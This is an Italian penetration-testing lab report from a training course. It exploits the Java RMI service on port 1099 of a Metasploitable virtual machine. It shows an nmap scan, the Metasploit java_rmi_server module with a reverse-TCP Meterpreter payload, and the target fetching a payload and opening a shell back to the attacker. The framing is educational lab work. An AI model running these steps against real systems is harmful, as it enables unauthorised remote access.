

A thick dark blue vertical bar is positioned on the left side of the page. A blue arrow-shaped banner points to the right from this bar, containing the date. Below the banner, several thin, curved lines in dark blue and light grey sweep upwards from the bottom left corner.

19/01/2024

# PROJECT S7/L5

Exploit of 1099-Java RMI Port.

Luca Manna  
EPICODE 2023/24

### Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI.

Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

-La macchina attaccante (KALI) deve avere il seguente indirizzo IP:

**192.168.11.111**

-La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP:

**192.168.11.112**

-Scansione della macchina con nmap per evidenziare la vulnerabilità.

-Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:

**1) configurazione di rete;**

**2) informazioni sulla tabella di routing della macchina vittima.**

### Sommario

#### **Introduzione P.3-4**

Contesto del penetration testing

Descrizione della vulnerabilità sulla porta 1099 di Metasploitable

#### **Configurazione di Rete P.3-4**

Assegnazione degli indirizzi IP a Kali Linux e Metasploitable

Verifica della connettività tra le due macchine

#### **Scansione della Rete con nmap P.5-6**

Utilizzo di nmap per identificare host e servizi attivi

Analisi dei risultati della scansione

Rilevamento della vulnerabilità sulla porta 1099

#### **Sfruttamento della Vulnerabilità con Metasploit P.6-7**

Avvio di msfconsole su Kali Linux

Ricerca e selezione dell'exploit per Java RMI

Configurazione del payload e impostazioni necessarie

Esecuzione dell'exploit per ottenere una sessione Meterpreter sulla macchina remota

#### **Raccolta di Evidenze sulla Macchina Remota P.8**

Utilizzo di Meterpreter per ottenere informazioni sulla configurazione di rete (ipconfig)

Analisi della tabella di routing della macchina vittima (route)

#### **Conclusioni p.8-9**


Riassunto delle azioni compiute durante l'esercizio

Dimostrazione dell'accesso remoto ottenuto da Kali Linux a Metasploitable attraverso l'exploit Java RMI

## **Introduzione**

Il penetration testing è una pratica essenziale per identificare e risolvere le vulnerabilità nei sistemi informatici. In questo progetto, affronteremo una situazione comune in cui una macchina Metasploitable presenta una vulnerabilità sulla porta 1099 tramite il servizio Java RMI.

## Configurazione di Kali Linux macchina attaccante e Metasploitable macchina vittima con nuovi IP:



Come di consueto, apriamo il nostro file con il comando **sudo nano /etc/network/interfaces** sia su Kali che su Metasploitable e configuriamo i due IP come si evince dall'immagine sovrastante. Verifichiamo che le macchine riescano a comunicare tra di loro (in rete interna) e procediamo con l'esercizio.

Ping avvenuto con successo! Possiamo procedere allo svolgimento dell'esercizio.



## Esecuzione dell'exploit

Lo scopo di questo esercizio è di indentificare i servizi in ascolto sulla macchina vittima Metasploitable sfruttare tali vulnerabilità. In particolare è stato richiesto di exploitare una vulnerabilità specifica Java- RMI sulla porta 1099.

Anzitutto l'esercizio richiede di avviare nmap che come ben sappiamo è un tool utilizzato maggiormente per la scansione di rete di un target (in questo caso Metasploitable con IP 192.168.11.112) per rilvare host e servizi attivi nella rete. Procediamo con il comando:

**nmap -sV -p 1-65535 192.168.11.112**

dove **-sV** è usato per rilevare le versioni dei servizi attivi e il **comando -p 1-65535** specifica di scansionare tutte le porte possibili.

Nella figura sottostante vengono illustrati tutti i servizi attivi sulla rete di Metasploitable:

```
Kali Linux2023 [Running]
Applications Places Terminal Jan 19 10:56
kali@kali: ~
└─$ nmap -sV -p 1-65535 192.168.11.112

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-19 10:47 CET
Nmap scan report for 192.168.11.112
Host is up (0.0039s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd (Admin email admin@Metasploitable.LAN)
6697/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbc)
40840/tcp open  mountd       1-3 (RPC #100005)
41315/tcp open  java-rmi     GNU Classpath grmiregistry
43846/tcp open  nlockmgr     1-4 (RPC #100021)
60260/tcp open  status       1 (RPC #100024)

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 222.10 seconds
```

La scansione ha evidenziato che **la porta 1099 è aperta**, con il servizio Java RMI, indicando una potenziale vulnerabilità.

Il servizio attivo sulla riga 13 è il nostro servizio da exploitare **1099/tcp open java-rmi**.

Lo scopo di sfruttare questa vulnerabilità è di ottenere una sessione remota Meterpreter sulla macchina vittima Metasploitable.

Dopo aver individuato la vulnerabilità da sfruttare ecco che entra in gioco la msfconsole da avviare sulla nostra macchina virtuale Kali Linux.

Inseriamo quindi il comando **msfconsole** (ricordiamo che msfconsole è un comando del framework di Metasploit. Metasploit è uno strumento di penetration testing che consente di testare la sicurezza di un sistema o di una rete con simulazioni di attacchi hacking).

Controlla con la sintassi **search java\_rmi** per individuare il mio exploit di interesse e lo seleziono con la sintassi **use**

**exploit/multi/misc/java\_rmi\_server**.

```
msf6 > search java_rmi

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  auxiliary/gather/java_rmi_registry        2011-10-15      normal No     Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server        2011-10-15      excellent Yes    Java RMI Server Insecure Default Configuration Java
Code Execution
2  auxiliary/scanner/misc/java_rmi_server    2011-10-15      normal No     Java RMI Server Insecure Endpoint Code Execution Scanner
3  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent No     Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

L'immagine dichiara anche quale payload andrebbe usato per completare l'exploit, se non sono certo che sia installato di default allora senza perder tempo potrei installarlo direttamente con il comando **set payload java/meterpreter/reverse\_tcp**, altrimenti digito il comando **show options** per vedere quale payload è installato e se necessario installarne dei nuovi.

Io procedo direttamente con l'installazione dei payload che ho citato precedentemente proprio per assicurarmi che venga eseguito correttamente. Dopo aver installato il payload che rende eseguibile l'exploit, imposto l'IP della macchina vittima con il comando **RHOST 192.168.11.112** e imposto anche la porta associata alla vulnerabilità con il comando **RPORT 1099**.

Inserisco il comando **exploit** per procedere con l'attacco.

```
Kali Linux2023 [Running]
Applications Places Terminal Jan 19 11:24
kali@kali: ~
msf6 > search java_rmi
[-] Unknown command: serach
msf6 > search java_rmi

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  auxiliary/gather/java_rmi_registry        2011-10-15      normal No      Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server        2011-10-15      excellent Yes    Java RMI Server Insecure Default Configuration Java
Code Execution
2  auxiliary/scanner/misc/java_rmi_server    2011-10-15      normal No      Java RMI Server Insecure Endpoint Code Execution Sca
anner
3  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent No      Java RMIConnectionImpl Deserialization Privilege Esc
alation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set RPORT 1099
RPORT => 1099
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/BsvWQUuCXn
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:43458) at 2024-01-19 11:24:15 +0100

meterpreter >
```

L'immagine sovrastante illustra tutti i passaggi esplicitati precedentemente e mostra che l'exploit è stato avviato con successo ottenendo così la sessione Meterpreteres sulla macchina vittima.

Dunque, per raccogliere le evidenze invieremo i seguenti comandi su msfconsole **ipconfig** e **route** per dimostrare che l'exploit ha avuto successo.



The screenshot shows a Kali Linux terminal window titled "Kali Linux2023 [Running]". The terminal is running the `meterpreter` shell. The user has entered the `ipconfig` command, which displays the configuration for two network interfaces: `lo` (loopback) and `eth0` (Ethernet). The `eth0` interface is configured with the IP address `192.168.11.112`. The user then enters the `route` command, which displays the IPv4 and IPv6 network routes. The IPv4 routes table shows two entries: `127.0.0.1` and `192.168.11.112`. The IPv6 routes table shows two entries: `::1` and `fe80::a00:27ff:fe99:ecdb`.

```
meterpreter > ipconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe99:ecdb
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
=====

Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1    255.0.0.0    0.0.0.0      0            eth0
192.168.11.112 255.255.255.0 0.0.0.0      0            eth0

IPv6 network routes
=====

Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::           0            eth0
fe80::a00:27ff:fe99:ecdb ::           ::           0            eth0

meterpreter >
```

Nella immagine vediamo come **ipconfig** mostra la configurazione di rete di Metasploitable con IP **192.168.11.112** e d'altro canto **route** mostra la tabella di routin della macchina vittima.

## Conclusioni

Questo esercizio ha dimostrato come identificare la vulnerabilità Java-RMI sulla porta 1099 di Metasploitable utilizzando Meterpreter per ottenere l'accesso da remoto da Kali Linux.

### **Identificazione della Vulnerabilità:**

La scansione della rete tramite nmap è risultata cruciale per rilevare la presenza di servizi e aperture di porte sulla macchina Metasploitable.

La specifica vulnerabilità individuata sulla porta 1099, relativa al servizio Java RMI, ha mostrato quanto sia essenziale condurre una scansione approfondita per identificare possibili punti deboli.

### **Sfruttamento con Metasploit e Meterpreter:**

L'utilizzo del framework Metasploit e del payload Meterpreter ha permesso di sfruttare con successo la vulnerabilità Java RMI sulla macchina vittima.

La scelta del payload è stata accuratamente gestita, assicurandosi che fosse compatibile e ottimizzato per il contesto specifico dell'exploit.

#### **Accesso Remoto e Meterpreter:**

L'ottenimento di una sessione Meterpreter ha rappresentato un punto di svolta nell'esercizio, dimostrando la capacità di ottenere un accesso remoto completo alla macchina vittima.

La flessibilità di Meterpreter è stata evidenziata attraverso l'esecuzione di comandi come **ipconfig** e **route**, permettendo la raccolta di informazioni significative sulla configurazione di rete e la tabella di routing della macchina remota.